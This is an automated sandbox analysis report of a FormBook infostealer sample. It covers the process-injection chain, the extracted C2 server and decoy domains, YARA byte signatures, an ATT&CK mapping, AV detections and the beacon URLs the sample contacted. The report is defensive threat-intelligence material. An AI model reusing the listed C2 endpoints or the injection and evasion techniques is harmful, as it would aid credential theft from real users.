ID: 412599
Sample Name:
1cec9342_by_Libranalysis
Cookbook: default.jbs
Time: 20:01:34
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Analysis Report 1cec9342_by_Libranalysis


Overview

General Information

Sample Name:	1cec9342_by_Libranalysis (renamed file extension from none to exe)
Analysis ID:	412599
MD5:	1cec9342ac2c1f9..
SHA1:	968ab56e042035..
SHA256:	a1783d0a9f787d8.
Infos:	

Most interesting Screenshot:

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- 1cec9342_by_Libranalysis.exe (PID: 6800 cmdline: 'C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe' MD5: 1CEC9342AC2C1F91201DF672382672F2)
  - 1cec9342_by_Libranalysis.exe (PID: 6840 cmdline: 'C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe' MD5: 1CEC9342AC2C1F91201DF672382672F2)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 5876 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 6164 cmdline: /c del 'C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3980 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.nobleandmarble.com/or4i/"
  ],
  "decoy": [
    "cylindberg.com",
    "qsmpy.world",
    "hairmaxxclinic.com",
    "teesfitpro.com",
    "changethecompany.net",
    "painteredmond.com",
    "shebagholdings.com",
    "wasteexport.com",
    "salesclerkadage.life",
    "rainboxs.com",
    "lingoblasterdiscount.com",
    "booweats.com",
    "topcasino-111.com",
    "downtoearthwork.com",
    "carry-hai.com",
    "nassaustreetcorp.com",
    "directflence.com",
    "basictrainningphothos.com",
    "virtualayurveda.com",
    "dar-sanidad.com",
    "businessenglish.company",
    "safegrinder.com",
    "blissfulyogamullicahill.com",
    "smartmatch-dating-api.com",
    "heaset.com",
    "fingerpointingimp.com",
    "rogersbeefarm.com",
    "guysgunsandcountry.com",
    "attackbit.com",
    "bawalturki.com",
    "goodmanifest.com",
    "healshameyoga.com",
    "citiphoneonline.com",
    "canaltransportllc.com",
    "theflagdude.com",
    "mmgenius.com",
    "ikeberto.com",
    "sky-cargo.net",
    "tecquestrian.com",
    "ashleylovica.com",
    "contorig2.com",
    "nowhealthdays.com",
    "dadaoliangpi.com",
    "three.guide",
    "anoussa.com",
    "fanyingfu001.com",
    "matthewdimartino.com",
    "ventadearticulosreligiosos.com",
    "collegesupermatch.com",
    "king-jackpot.com",
    "puppillows.store",
    "woodforsmoke.com",
    "globaltradesclub.com",
    "flipkart-max-sale.xyz",
    "carlyle-cocao.com",
    "cuntrera.com",
    "sadafalbahariq.com",
    "spmomgoals.com",
    "mk-365.com",
    "yanghuoquan.com",
    "xn--espacesacr-k7a.com",
    "pidelodirecto.com",
    "0o-a-8v4l76.net",
    "aqayeseo.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.657286033.0000000002340000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.657286033.0000000002340000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000002.657286033.0000000002340000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000001.650458502.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000001.650458502.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.1cec9342_by_Libranalysis.exe.2340000.4.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.1cec9342_by_Libranalysis.exe.2340000.4.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.1cec9342_by_Libranalysis.exe.2340000.4.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
1.1.1cec9342_by_Libranalysis.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.1cec9342_by_Libranalysis.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Access Token Manipulation 1	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 2 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 5 1 2	Access Token Manipulation 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1cec9342_by_Libranalysis.exe	54%	Virustotal		Browse
1cec9342_by_Libranalysis.exe	24%	Metadefender		Browse
1cec9342_by_Libranalysis.exe	83%	ReversingLabs	Win32.Trojan.FormBook	
1cec9342_by_Libranalysis.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsu26D1.tmp\8t7v9o92aq2mtu.dll	26%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsu26D1.tmp\8t7v9o92aq2mtu.dll	59%	ReversingLabs	Win32.Trojan.Spynoon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.wlanext.exe.3d17960.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.1cec9342_by_Libranalysis.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.0.1cec9342_by_Libranalysis.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.2.1cec9342_by_Libranalysis.exe.2340000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.1.1cec9342_by_Libranalysis.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.1cec9342_by_Libranalysis.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
1.2.1cec9342_by_Libranalysis.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.wlanext.exe.354df80.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
rogersbeefarm.com	0%	Virustotal		Browse
www.blissfulyogamullicahill.com	0%	Virustotal		Browse
tecquestrian.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.cuntrera.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=oJz4pJjdv4YVSt0+MmS2FtCA6v4cV0g87aIryYx21PY21L+ds7v/9rK+HMpewy0ytB7Z	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.rogersbeefarm.com/or4i/?HFQDEL_8=iur2w+iIhsR226mwIbytM77gwZtRr9g6xSmsh16YEl1oNNyvhmb6qr2bTjtOXqdr6kbB&4h_HCv=a2JDa0Xx22IpWxjP	0%	Avira URL Cloud	safe	
http://www.safegrinder.com/or4i/?HFQDEL_8=bE8h/5YlyIaGfqFoj5Gnx56lPI3pmXv2ej3H/Ly1qjs4t+LIMarOZaaU3+bG1fp/+sg3&4h_HCv=a2JDa0Xx22IpWxjP	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.healshameyoga.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=br7cblkv9ontd/SiGgT+XZDl5pRbJS2ewUI6yLIzIbkbVffvtcdgNY0Hgbt3ntXhEXSG	0%	Avira URL Cloud	safe	
http://www.directflence.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=XZ5egFlM4LuR7juc0UFP6fai+XX2I8SV8Ur1Ieq3oNzW4b+OCSm6ABQPGtFRxJXr06kx	0%	Avira URL Cloud	safe	
http://www.tecquestrian.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=1XIvg6XU5vVZMvk0S+FgKHUoBBBn1K6+BdhisE+/5jtYq3yTMpA8lYHSBxv+eIZJV1A/	0%	Avira URL Cloud	safe	
http://www.nowhealthdays.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=Nfl9li5qPifS0qmI3oGyYt+1WQBc6+s+CWT3m3ZkN/MuRx1xa905Jr26QEss+PYMzBmi	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.changethecompany.net/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=s0IAE6utMOpEbBTXfVBtMvohtOMhwSGLvfPwlSEa+yA+XVzrnw8OQ7eif0DqkxnFDccR	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.nobleandmarble.com/or4i/?HFQDEL_8=xTiNYjpz6T1Ak7oOPc1RU9z7aC84W9njSzpqqU4XaljqjdkzZuZgpX+EsFAQyzNyJi0r&4h_HCv=a2JDa0Xx22IpWxjP	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.booweats.com/or4i/?HFQDEL_8=qot6XnlSyPOFXuVGORD9CEtZEU4GG3KqT75/dB/Qk/mHCfMLKHKtxcGvS1QI8r/8KBX8&4h_HCv=a2JDa0Xx22IpWxjP	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.mmgenius.com/or4i/?HFQDEL_8=kdp3FbqcdOoi47L6CSewezhnIrd3vGjo7ZesdbmmEgh4+nsMxNwHdMyhwqYehAYq5sNV&4h_HCv=a2JDa0Xx22IpWxjP	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.ikeberto.com/or4i/?HFQDEL_8=9uknvSs0D9sRUbKPNEJc//q5kM+rT7HBD1bOe0TigX7EwC/pCwMCwQN4ECUA0466XB/p&4h_HCv=a2JDa0Xx22IpWxjP	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.rainboxs.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=+ijMlDuYhuzidrLjkbi+elVKZ7K6phzLRhFwzYI2MHaYrqu+hiZ6wsf57yroxB2MR5WJ	0%	Avira URL Cloud	safe	
www.nobleandmarble.com/or4i/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nowhealthdays.com	198.54.114.164	true	true		unknown
rogersbeefarm.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
www.blissfulyogamullicahill.com	199.59.242.153	true	false	• 0%, Virustotal, Browse	unknown
tecquestrian.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
www.booweats.com	64.190.62.111	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
rainboxs.com	34.102.136.180	true	false		unknown
www.cuntrera.com	154.93.81.33	true	true		unknown
changethecompany.net	34.102.136.180	true	false		unknown
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	3.16.197.4	true	false		high
nobleandmarble.com	209.222.96.146	true	true		unknown
directflence.com	185.4.135.136	true	true		unknown
ikeberto.com	34.102.136.180	true	false		unknown
pixie.porkbun.com	44.227.76.166	true	false		high
www.healshameyoga.com	unknown	unknown	true		unknown
www.ikeberto.com	unknown	unknown	true		unknown
www.mmgenius.com	unknown	unknown	true		unknown
www.directflence.com	unknown	unknown	true		unknown
www.tecquestrian.com	unknown	unknown	true		unknown
www.rogersbeefarm.com	unknown	unknown	true		unknown
www.changethecompany.net	unknown	unknown	true		unknown
www.rainboxs.com	unknown	unknown	true		unknown
www.safegrinder.com	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.nowhealthdays.com	unknown	unknown	true		unknown
www.nobleandmarble.com	unknown	unknown	true		unknown

Contacted URLs

